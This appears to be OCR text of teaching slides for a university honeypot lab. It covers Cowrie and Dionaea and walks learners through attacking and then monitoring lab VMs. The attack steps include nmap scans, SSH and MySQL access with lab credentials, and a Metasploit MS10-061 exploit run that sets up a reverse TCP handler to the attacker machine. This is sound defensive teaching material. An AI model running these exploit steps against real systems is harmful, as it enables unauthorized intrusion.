
HONEYPOT LAB 2020

Alberto Lerda
Laura Scoccianti
Christian Spolaore



Summary


- Introduction
- Cowrie
- Dionaea
- Final discussion

What is a honeypot?

A honeypot is a trap set to detect or deflect attempts at unauthorized use of information systems.

A honeypot usually consists of a machine that appears to be part of a network but which is actually isolated and monitored.

A honeypot acts as a decoy machine inside a system, with the aim of protecting it.



Goals of a honeypot

A honeypot must attract cyber attackers, so it should contain valuable information for them.

STUDY ATTACKER'S MOVES AND ACTIONS

UNDERSTAND ATTACKER'S INTENTIONS

PREVENT ATTACKS


A record of the intruder's activities is usually kept, allowing defenders to learn new attack methodologies and better protect the real production systems.

It is one of the few ways to study zero-day threats!

Honeypots can also gather forensic information which is required to provide law enforcement officials with the details needed to prosecute the intruders.

Only a few honeypots are thought to be proactively capable of replying to an attack.

More generally, a honeypot is a particular IDS: it not only monitors machine's status but also tries to deceive the attackers.




The active part is being a decoy!

Honeypot vs Firewall

A honeypot can be installed into a firewall to be better controlled, but they work oppositely.

Restricts what is sent outside the system

Restricts what comes inside the system



Types of honeypots

- Sticky honeypot

Depending on the level of interaction:

- Low-interaction honeypot
- High-interaction honeypot

Sticky honeypot

Also called "Tarpit", it is an internet-attached server that draws in potential hackers and causes their machine to get "stuck" there for a very long time.

The intruder should have no idea of being tricked and monitored.

Its design must be less suspicious as possible!

Low-interaction honeypots

They emulate a software system with limited functionalities.

Advantages:
- Low risk level
- Can be installed on virtual systems
- Simpler to manage and implement

Main disadvantage: easier for a malware to recognize it.

An example: honeypot folder

A honeypot folder is constantly monitored and configured so that it can detect any interactions with its files, i.e. an encryption.

Users should not interact with it, so an attack is immediately detected.

Since ransomwares encrypt files folder by folder, if the honeypot folder is one of the first to suffer the attack, this can be quickly stopped.

High-interaction honeypots

They don't emulate functionalities but are systems with real running services.

Advantage:
- They gather more valuable information on malwares

Disadvantage:
- They expose the system to a higher risk if the attack is successful

They should be supported by NIDs or firewalls.

Further distinctions...

From a logical point of view, we distinguish:

PHYSICAL
Autonomous machine linked to a real network via its own IP address

VIRTUAL
Logical system taking resources from a real machine via virtualization

SERVER-SIDE
Can emulate an application server offering web services


CLIENT-SIDE
Gathers data about malicious websites or services

Honeypot locations

There are three different positions with different purposes:

	Outside the network	In the DMZ	In the intranet
GOALS	Capture new malware and discover new attacks	Detect attacks on the system and monitor attacker's moves	Study how to increase the security level of all the network
RISK	Low - the attacker is kept outside the network	Medium - the attacker is let inside the network	High - the attacker is directly attracted in the private intranet
FIREWALL LOAD	Does not overload the firewall	Can detect attacks only on the traffic allowed by the firewall	Can detect a firewall misconfiguration, but this must allow traffic to the honeypot

Topology


enp0s10
enp0s9
192.168.3.11/24
enp0s8
192.168.7.11/24
Attacker
172.17.0.66
Intranet_VM
192.168.3.20
DMZ_VM
192.168.7.33

Before starting...

If you followed the instructions we gave you, you're ready.

Otherwise:
 - Start the VMs in the right order: the router (`obiWANkenobi`) before the others
 - From `obiWANkenobi`, run `./setupNetwork.sh` in `/home` directory
 - Check with `ip a` on each machine that everything is as shown in the topology
 - From obiWANkenobi try ping 8.8.8.8, if it fails

What are we gonna do?

We are going to simulate physical honeypots on a virtual system.

We will deal with both low-interaction and high-interaction ones, emulating server-side services.

What is Cowrie?

- Open-source
- Medium to high interaction
- Supports SSH and Telnet

It is designed to log:
- Brute force attacks
- Shell interaction

Cowrie can run with two different settings:

High interaction mode - it functions as an SSH and telnet proxy to observe attacker behavior to another system

Medium interaction mode - emulates a UNIX system (shell) in Python:
- Default mode (we're using this)
- Fake filesystem resembling Debian 5.0
- Possibility of adding/removing files
- Saves files downloaded with wget/curl or uploaded with SFTP for later inspection

Logs are stored in UML compatible format.
Also JSON logging is enabled, for easier later processing.

Cowrie's interesting files

`cd /home/cowrie/cowrie/`

`etc/cowrie.cfg` - Configuration file
`share/cowrie/fs.pickle` - Fake filesystem
`honeyfs/` - File contents for the fake filesystem - you can copy a real system here, or use `bin/fsctl`
`share/cowrie/txtcmds/` - File contents for simple fake commands
`var/log/cowrie/cowrie.json` - Transaction output in JSON format
`var/log/cowrie/cowrie.log` - Log output
`var/lib/cowrie/dowloads/` - Downloaded files are stored here

cowrie.cfg - A brief insight

- Hostname of the honeypot (the one visible when connecting)
- Directory to save the log files in
- Directory where the downloads are saved
- Maximum file size for downloaded files
- Spoofed IP addresses for outgoing and incoming connections
- SSH options:
  - RSA and DSA private and public keys
  - Cyphers and MAC to be used
  - Endpoint to listen for incoming connection
- MySQL log processing

And many more options!

Exercise setup

Before starting, using DMZ_VM, open two terminals:

Terminal 1

```
> sudo su - cowrie
> ./startCowrie
```

Terminal 2

```
> cd /home/cowrie/cowrie/var/log/cowrie
> tail -f cowrie.log
```

Now it's your turn!

From Attacker VM, run:

`nmap 192.168.7.33`

```
ubuntu@ubuntu:~$ nmap 192.168.7.33

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-28 10:34 UTC
Nmap scan report for 192.168.7.33
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
ubuntu@ubuntu:~$
```

Suppose that you, as the attacker, already know the credentials... Let's try ssh!

Since port 22 is open, we try:

`ssh user@192.168.7.33`

Credentials you know:
username: user
password: hunny

Now it's your turn!

```
ubuntu@ubuntu:~$ ssh user@192.168.7.33
user@192.168.7.33's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@webservices01:~$ _
```

It looks like we're in!

Remember that you're acting as the attacker: you shouldn't know that you're stuck in the honeypot!
In fact, your task is to find something to **make sure you are (or are not) stuck in a honeypot**.

Now it's your turn!

What should you look for?

Try to explore the machine's directories, find some "interesting" files, try to create/ download files, *use your imagination!*

Hint 1: you should find *a flag* that lets you know you're stuck in the honeypot... We put it there for you!

Next hint in 2 minutes.

Now it's your turn!

What should you look for?

Hint 1: you should find *a flag* that lets you know you're stuck in the honeypot... We put it there for you!

Hint 2: what happens if you create/download a file, then close and re-open the ssh session?

Now it's your turn!

What you should have observed:

- If you create/download a file, you won't find it in a new session

- Some commands are unavailable

- Did you find the flag? It was a hidden file!

```
> cd /lost+found/HelloThere/GeneralKenobi
> ls -a
```

- Some folders are unusually empty

Finishing the attack

You finally realize that you're stuck in the honeypot.

What you want now, is to find a way to really enter the machine via ssh.

Remembering the nmap scan, you could try to access via port 2222, but is it the real port?

Finishing the attack

Let's try to run a scan also on non-standard ports:

```
nmap 192.168.7.33 -p 1024-
```

```
ubuntu@ubuntu:~$ nmap 192.168.7.33 -p 1024-

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-28 10:42 UTC
Nmap scan report for 192.168.7.33
Host is up (0.0034s latency).
Not shown: 64510 filtered ports
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
22222/tcp open  easyengine

Nmap done: 1 IP address (1 host up)
ubuntu@ubuntu:~$
```

We now try ssh on port 22222 and, as you can imagine, this time it's successful

Let's switch sides!

By now, you should have run enough commands to fill the logs, and in fact you can see it updating live in the terminal you opened.

Now you switch sides and become the security expert.

You will use a tool, called kippo-graph, to analyze what the attacker did inside the honeypot.

kippo-graph

kippo-graph is a full feature script to visualize statistics for a honeypot.

If Cowrie's output to MySQL is enabled, kippo-graph can be configured to show us all the log's data in a user-friendly GUI.

It is already set up for you to use, just browse to `http://localhost/kippo-graph`

As you can see, kippo-graph gives you statistics about:
 - actions performed
 - dowloaded files
 - successful commands entered by the attacker
 - importance rating of entered commands

What is Dionaea?

"Dionaea intention is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware."

With respect to the classification presented before it is low interaction: it exposes fake versions of common services like MySQL, ftp, etc.


Configuration

The root of Dionaea is `/opt/dionaea`, particularly we move to the folder `/opt/dionaea/etc/dionaea`

The main file of configuration is `dionaea.cfg`, we can set:
- `dowload.dir`
- `listen.mode=getifaddrs|manual|nl`

The directory `services-available` contains the configuration file of all the services.

The directory `services-enabled` contains symbolic links to files inside `services-available` that we want dionaea to execute.



Exercise on configuration

Add a sybolic link (with `ln`) for the ftp service.

```
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls
ftp.yaml  mysql.yaml  smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# rm ftp.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls -l
total 0
lrwxrwxrwx 1 root root 32 May 18 21:17 mysql.yaml -> ../services-available/mysql.yaml
lrwxrwxrwx 1 root root 30 May 26 22:13 smb.yaml -> ../services-available/smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ln -s ../services-available/ftp
.yaml ftp.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls -l
total 0
lrwxrwxrwx 1 root root 30 May 27 13:35 ftp.yaml -> ../services-available/ftp.yaml
lrwxrwxrwx 1 root root 32 May 18 21:17 mysql.yaml -> ../services-available/mysql.yaml
lrwxrwxrwx 1 root root 30 May 26 22:13 smb.yaml -> ../services-available/smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled#
```

Start dionaea

Move to the directory `/opt/dionaea/bin` and execute the command `./dionaea`

```
root@webserver:/opt/dionaea/bin# ./dionaea

Dionaea Version 0.8.0-56-g1426750
Compiled on Linux/x86_64 at Apr 19 2020 22:15:32 with gcc 7.5.0
Started on webserver running Linux/x86_64 release 4.15.0-20-generic
```

In the other terminal open the log file with:
`tail -f /opt/dionaea/var/log/dionaea/dionaea.log`

The attacker (1)

The first step for the attacker is to discover the services, you can see that the services MySQL, FTP, SMB (445) are running via a `nmap` scan.

```
sudo nmap -sS -p 21,445,3306 192.168.3.20
```

```
ubuntu@ubuntu:~$ sudo nmap -sS -p 21,445,3306 192.168.3.20
[sudo] password for ubuntu:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-27 11:38 UTC
Nmap scan report for 192.168.3.20
Host is up (0.00045s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
445/tcp  open  microsoft-ds
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 11.20 seconds
ubuntu@ubuntu:~$
```

Exercise 1: SMB

```
msf5 > use exploit/windows/smb/ms10_061_spoolss
msf5 exploit(windows/smb/ms10_061_spoolss) > set PNAME XPSPrinter
PNAME => XPSPrinter
msf5 exploit(windows/smb/ms10_061_spoolss) > set RHOST 192.168.3.20
RHOST => 192.168.3.20
msf5 exploit(windows/smb/ms10_061_spoolss) > set LHOST 172.17.0.66
LHOST => 172.17.0.66
msf5 exploit(windows/smb/ms10_061_spoolss) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms10_061_spoolss) > exploit

[*] Started reverse TCP handler on 172.17.0.66:4444
[*] 192.168.3.20:445 - Trying target Windows Universal...
[*] 192.168.3.20:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:1
oolss] ...
[*] 192.168.3.20:445 - Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192
lss] ...
[*] 192.168.3.20:445 - Attempting to exploit MS10-061 via \\192.168.3.20\XPSPrinter .
[*] 192.168.3.20:445 - Printer handle: 0000000000000000000000000000000000000000
[*] 192.168.3.20:445 - Job started: 0x3
[*] 192.168.3.20:445 - Wrote 73802 bytes to %SystemRoot%\system32\BzKxaDQ6YvF8mE.exe
[*] 192.168.3.20:445 - Job started: 0x3
[*] 192.168.3.20:445 - Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\YE4Cr36QNvE
```

Run `msfconsole`, use the exploit `"exploit/windows/smb/ms10_061_spoolss"` against the Intranet machine (`192.168.3.20`) with `local port 4444` and printer name (`PNAME`) `XPSPrinter`


The attack fails but on the victim machine you can see the binaries under `/opt/dionaea/var/lib/dionaea/binaries`

Exercise 2: MySQL honeypot

Let's try to connect to the MySQL service with
`mysql --host=192.168.3.20`

And then let's explore a bit
and find an interesting table:

```
SHOW DATABASES;
USE users;
SHOW TABLES;
select * from users;
```

